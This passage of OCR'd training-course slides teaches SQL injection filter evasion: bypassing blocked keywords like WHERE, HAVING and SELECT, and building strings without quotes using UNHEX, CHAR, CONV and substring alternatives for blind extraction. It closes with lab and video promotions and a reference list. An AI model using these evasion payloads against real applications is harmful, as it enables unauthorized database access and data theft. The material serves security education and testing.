… SELECT id FROM users GROUP BY id HAVING id='5 …
…
```

# 8.3.5 Replaced Keywords

```
/WHERE/i
/GROUP/i
/HAVING/i
/LIMIT/i
```

## WHERE, GROUP, LIMIT, HAVING

If GROUP BY is filtered, then we must revert to blind SQLi. For example, we can use HAVING for selecting a substring and then compare it, as follows:

```
… AND length((select first char)='a') // 0/1 > true/false
…
```

# 8.3.5 Replaced Keywords

```
/WHERE/i
/GROUP/i
/HAVING/i
/LIMIT/i
```

**WHERE, GROUP, LIMIT, HAVING**

What about without the HAVING statement?

In that case, we must really turn up the brain power and leverage functions like GROUP_CONCAT, functions that manipulates strings, etc. Of course, all of this is blind!

# 8.3.5 Replaced Keywords

/SELECT/i

## SELECT

Without SELECT, it's an authentic tragedy. The exploitation can vary and really depends upon the injection point.

If you are injecting within a WHERE clause, which is 99% of the cases, then you have to be very lucky.

# 8.3.5 Replaced Keywords

/SELECT/i

**SELECT**

The first option requires you to use functions that manipulate `FILES`, like `load_file`, in `MySQL`.

This approach is always blind and uses a substring of the function results and then does the comparison.

# 8.3.5 Replaced Keywords

**SELECT**

```
/SELECT/i
```

Another option requires us to brute-force or guess the column names by appending other WHERE conditions such as:

```
... AND COLUMN IS NOT NULL ...
```


# 8.3.5 Replaced Keywords

## SELECT

An alternative, if you are extremely lucky, is being able to invoke the `stored procedure analyse()`.

This "`sproc`" returns juicy information about the query just executed.

/SELECT/i



8.4

# Bypassing Function Filters

# 8.4 Bypassing Function Filters

For Bypassing Keyword Filters we have used mainly Functions, but what if these functions are filtered?

Let’s now unpack useful techniques and alternative functions for use in these types of scenarios.

# 8.4.1 Building Strings

The first scenario we are going to explore is about building strings.

In the DBMS Gadget chapter, we discussed how to generate strings but, we used quotes. Building strings without quotes is a little bit tricky.

# 8.4.1 Building Strings

## UNHEX, HEX, CHAR, ASCII, ORD

Each DBMS provides its functions for doing this. For example, in MySQL the UNHEX is useful in translating hexadecimal numbers to string:

```
... SUBSTR(USERNAME,1,1)=UNHEX(48)
... SUBSTR(USERNAME,1,2)=UNHEX(4845)
...
... SUBSTR(USERNAME,1,5)=UNHEX('48454C4C4F')
... SUBSTR(USERNAME,1,5)=0x48454C4C4F
```

# 8.4.1 Building Strings

## UNHEX, HEX, CHAR, ASCII, ORD

Furthermore, the respective HEX function is useful to convert to hexadecimal:

```
... HEX(SUBSTR(USERNAME,1,1))=48
... HEX(SUBSTR(USERNAME,1,2))=4845
...
... HEX(SUBSTR(USERNAME,1,5))='48454C4C4F'
...
```

http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function_hex

# 8.4.1 Building Strings

## UNHEX, HEX, CHAR, ASCII, ORD

We can also use the CHAR function, as seen below:

```
... SUBSTR(USERNAME,1,1)=CHAR(72)
... SUBSTR(USERNAME,1,2)=CHAR(72,69)
...
... SUBSTR(USERNAME,1,2)=CONCAT(CHAR(72),CHAR(69))
...
```

# 8.4.1 Building Strings

## UNHEX, HEX, CHAR, ASCII, ORD

There is also a set of twin functions: ASCII and ORD:

```
... ASCII(SUBSTR(USERNAME,1,1))=48
... ORD(SUBSTR(USERNAME,1,1))=48
...
```

http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function_ascii
http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function_ord

# 8.4.1 Building Strings

## CONV

We played some with number bases in the first modules of this course.

MySQL offers an interesting method in returning the string representation of a number from two bases: CONV.

http://dev.mysql.com/doc/refman/5.7/en/mathematical-functions.html#function_conv

# 8.4.1 Building Strings

## CONV

The highest base we can use is `36`. We cannot use it for `Unicode` characters; however, at least we can generate a string from `a-zA-Z0-9`.

```
CONV(10,10,36) // 'a'
CONV(11,10,36) // 'b'
...
```

# 8.4.1 Building Strings

## CONV

We can mix the results with `upper` and `lower` functions to retrieve the respective representation.

```
LOWER(CONV(10,10,36)) // 'a'
LCASE(CONV(10,10,36)) // 'a'
UPPER(CONV(10,10,36)) // 'A'
UCASE(CONV(10,10,36)) // 'A'
...
```

# 8.4.2 Brute-force Strings

## LOCATE, INSTR, POSITION

If you cannot build a string, you can try to locate either a segment or an entire string using functions that return the position of the first occurrence of substrings, and then use conditional statements for the Boolean condition. See the example below:

```
IF(LOCATE('H',SUBSTR(USERNAME,1,1)),1,0)
```

You can also use functions INSTR and POSITION.

# 8.4.3 Building Substring

## SUBSTR, MID, SUBSTRING

We have seen how construct substrings use SUBSTR; let's see other alternatives just in case we may need them.

The first is MID; this is nothing more than a synonym of SUBSTRING, which is a synonym of SUBSTR! With the right syntax, all of these do not need a comma to separate the parameters.

```
[SUBSTR|MID|SUBSTRING]('HELLO' FROM 1 FOR 1)
```

# 8.4.3 Building Substring

**Alternatives…**

Tricky alternatives to the previous functions are: LEFT, RIGHT.

These are useful in retrieving the left|rightmost specified character:

```
[LEFT|RIGHT]('HELLO', 2) // HE or LO
```

# 8.4.3 Building Substring

**Alternatives…**

Padding functions like RPAD and LPAD are also other alternatives and look like this:

```
[LPAD|RPAD]('HELLO', 6, '?') // ?HELLO or HELLO?
[LPAD|RPAD]('HELLO', 1, '?') // H
…
[LPAD|RPAD]('HELLO', 5, '?') // HELLO
```

# 8.4 Bypassing Function Filters

All in all, we have seen how to exploit system features like variables, functions, etc., to construct obfuscated payloads that can deceive blacklist filters.


Now, if we jump to the first slide of this module, isn't that payload a little clearer?

You've been studying quite intently. We recommend taking a quick break and come back refreshed, as there are labs and a video coming up! ^_^

# Hera Lab

## SQLi Playground

In this SQL Injection Playground lab, you can test any query on different DMBS's and Operating Systems. By opening the page http://info.sqli.test the student can access the main page of the lab and select the DMBS to use (MySQL Win/Lin, MSSQL and Oracle).




**Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click LINK.*

# Lab Video

## Advanced Second-Order SQL Injection Exploitation


SQL Injection may also be spotted in a type named second order sql injection, which is a bit tricky to exploit. See how you can take advantage of it.


**Videos are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the resources drop-down in the appropriate module line. To UPGRADE, click LINK.*

# Hera Lab

## Second-Order SQL Injection

In this SQL Injection second-order lab, you will have to find and exploit a SQL injection and use different techniques to bypass filters and application security mechanisms.




**Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click LINK.*

# References

# References

## SQLi Optimization and Obfuscation Techniques

https://media.blackhat.com/us-13/US-13-Salgado-SQLi-Optimization-and-Obfuscation-Techniques-Slides.pdf

## 9.6 Comment Syntax

https://dev.mysql.com/doc/refman/8.0/en/comments.html

## TSQL Comments (MS SQL Server)

http://msdn.microsoft.com/en-us/library/ff848807.aspx

## Database SQL Reference - Comments Within SQL Statements

https://docs.oracle.com/cd/B19306_01/server.102/b14200/sql_elements006.htm#i31713

# References

12 Functions and Operators

http://dev.mysql.com/doc/refman/5.7/en/functions.html

12.12 Bit Functions and Operators – Bitwise Invert

http://dev.mysql.com/doc/refman/4.1/en/bit-functions.html#operator_bitwise-invert

12.3.3 Logical Operators

http://dev.mysql.com/doc/refman/5.7/en/logical-operators.html

12.5.2 Regular Expressions

http://dev.mysql.com/doc/refman/5.7/en/regexp.html

# References

12.3.2 Comparison Functions and Operators

http://dev.mysql.com/doc/refman/5.7/en/comparison-operators.html

Bitwise Operators (Transact-SQL)

http://msdn.microsoft.com/en-us/library/ms176122.aspx

13.2.10 Subquery Syntax

http://dev.mysql.com/doc/refman/5.7/en/subqueries.html

Logical Operators (Transact-SQL)

http://msdn.microsoft.com/en-us/library/ms189773.aspx

# References

Database SQL Language Reference - 7 Conditions

https://docs.oracle.com/cd/B28359_01/server.111/b28286/conditions.htm#SQLRF005

Database SQL Language Reference - 6 Expressions

https://docs.oracle.com/cd/B28359_01/server.111/b28286/expressions.htm#SQLRF004

MySQL Keywords and reserved words

https://dev.mysql.com/doc/refman/5.5/en/keywords.html

5.1.7 Server System Variables

http://dev.mysql.com/doc/refman/5.7/en/server-system-variables.html

# References

Reserved Keywords (Transact-SQL)

http://msdn.microsoft.com/en-us/library/ms189822.aspx

Built-in Functions (Transact-SQL)

http://technet.microsoft.com/en-us/library/ms174318(v=sql.110).aspx

@@VERSION (Transact-SQL)

http://technet.microsoft.com/en-us/library/ms177512(v=sql.110).aspx

Oracle Reserved Words, Keywords, and Namespaces

https://docs.oracle.com/cd/B10501_01/appdev.920/a42525/apb.htm

# References

## 10.3.7 The National Character Set

http://dev.mysql.com/doc/refman/5.7/en/charset-national.html

## 9.1.4 Hexadecimal Literals

https://dev.mysql.com/doc/refman/8.0/en/hexadecimal-literals.html

## MySQL Bit Literals

https://dev.mysql.com/doc/refman/5.7/en/bit-value-literals.html

## Database SQL Language Reference - Literals

https://docs.oracle.com/cd/B28359_01/server.111/b28286/sql_elements003.htm#SQLRF00218

# References




[10.8.6 Examples of the Effect of Collation]

http://dev.mysql.com/doc/refman/5.5/en/charset-collation-effect.html

[MySQL string literals]

https://dev.mysql.com/doc/refman/8.0/en/string-literals.html

[12.5 String Functions and Operators – Function CONCAT]

http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function_concat

[12.5 String Functions and Operators – Function CONCAT-WS]

http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function_concat-ws

# References

CONCAT (Transact-SQL)

http://msdn.microsoft.com/en-us/library/hh231515.aspx

Database SQL Language Reference - Concatenation Operator

https://docs.oracle.com/cd/B28359_01/server.111/b28286/operators003.htm#SQLRF51156

Database SQL Language Reference - CONCAT

https://docs.oracle.com/cd/B28359_01/server.111/b28286/functions026.htm#SQLRF00619

Database SQL Language Reference - NVL

https://docs.oracle.com/cd/B28359_01/server.111/b28286/functions110.htm#SQLRF00684

# References

[randomcase.py]

https://github.com/sqlmapproject/sqlmap/blob/master/tamper/randomcase.py

[Database SQL Language Reference - The UNION [ALL], INTERSECT, MINUS Operators]

https://docs.oracle.com/cd/B28359_01/server.111/b28286/queries004.htm#SQLRF52323

[12.5 String Functions and Operators – Function UNHEX]

http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function_unhex

[12.5 String Functions and Operators – Function HEX]

http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function_hex

# References

12.5 String Functions and Operators – Function CHAR

http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function_char

12.5 String Functions and Operators – Function ASCII

http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function_ascii

12.5 String Functions and Operators – Function ORD

http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function_ord

12.6.2 Mathematical Functions – Function CONV

http://dev.mysql.com/doc/refman/5.7/en/mathematical-functions.html#function_conv

# References

12.5 String Functions and Operators – Function LEFT

http://dev.mysql.com/doc/refman/5.0/en/string-functions.html#function_left

12.5 String Functions and Operators – Function RIGHT

http://dev.mysql.com/doc/refman/5.0/en/string-functions.html#function_right

# Videos

## Advanced Second-Order SQL Injection Exploitation

SQL Injection may also be spotted in a type named second order sql injection, which is a bit tricky to exploit. See how you can take advantage of it.

***Videos are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the resources drop-down in the appropriate module line. To UPGRADE, click LINK.***

# Labs

## SQLi Playground

In this SQL Injection Playground lab, you can test any query on different DMBS's and Operating Systems. By opening the page http://info.sqli.test the student can access the main page of the lab and select the DMBS to use (MySQL Win/Lin, MSSQL and Oracle).

## Second-Order SQL Injection

In this SQL Injection second-order lab, you will have to find and exploit a SQL injection and use different techniques to bypass filters and application security mechanisms.

***Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click LINK.***